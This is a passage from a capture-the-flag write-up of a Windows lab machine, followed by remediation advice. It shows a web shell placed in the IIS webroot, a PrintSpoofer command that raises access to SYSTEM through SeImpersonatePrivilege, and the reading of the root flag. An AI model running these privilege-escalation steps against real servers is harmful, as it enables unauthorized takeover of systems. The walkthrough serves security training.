
```
c:\>cd \inetpub\wwwroot\nt4wrksv
cd \inetpub\wwwroot\nt4wrksv

c:\inetpub\wwwroot\nt4wrksv>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\inetpub\wwwroot\nt4wrksv

08/28/2020  11:54 PM    <DIR>          .
08/28/2020  11:54 PM    <DIR>          ..
07/25/2020  08:15 AM                98 passwords.txt
08/28/2020  11:47 PM            27,136 PrintSpoofer.exe
08/28/2020  11:54 PM         1,015,587 shell.aspx
               3 File(s)      1,042,821 bytes
               2 Dir(s)  20,256,440,320 bytes free
```

- Execute the PrintSpoofer.exe tool to escalate privileges.



```
c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c powershell.exe
PrintSpoofer.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
```

- Eventually, the attacker successfully reads the root flag, gaining access to privileged system information.



```
PS C:\Windows\system32> cd \users\administrator\desktop
cd \users\administrator\desktop
PS C:\users\administrator\desktop> dir
dir


    Directory: C:\users\administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/25/2020   8:25 AM             35 root.txt


PS C:\users\administrator\desktop> cat root.txt
cat root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
PS C:\users\administrator\desktop>
```

Remediation

- **Secure SMB Shares:** Ensure that SMB shares are properly configured with appropriate access controls and authentication mechanisms. Avoid using guest access or blank passwords for accessing SMB shares.

- **Harden Web Servers:** Review the configurations of the web servers running on ports 80 and 5985. Apply security best practices, such as disabling unnecessary services, keeping software up to date, and implementing strong authentication and access controls.

- **Password Management:** Enforce strong password policies throughout the organization, including complex passwords, regular password changes, and avoiding the use of common or easily guessable passwords.

- **Privilege Escalation Mitigation:** Regularly review and update user privileges to prevent unauthorized escalation. Limit the privileges granted to service accounts and regularly audit their permissions.

- **Access Controls and Monitoring:** Implement strong access controls and monitoring mechanisms to detect and prevent unauthorized access attempts. Use intrusion detection and prevention systems, network segmentation, and log monitoring to identify potential security incidents.

- **Security Awareness and Training:** Provide regular security awareness training to employees to educate them about common attack vectors, social engineering techniques, and best practices for maintaining a secure environment.

- **Continuous Improvement:** Maintain a proactive approach to security by staying updated with the latest security threats, industry best practices, and emerging technologies. Continuously improve the security posture based on evolving risks and challenges.

Implementing these measures will help mitigate the identified vulnerabilities, enhance overall security, and minimize the risk of similar compromises in the future.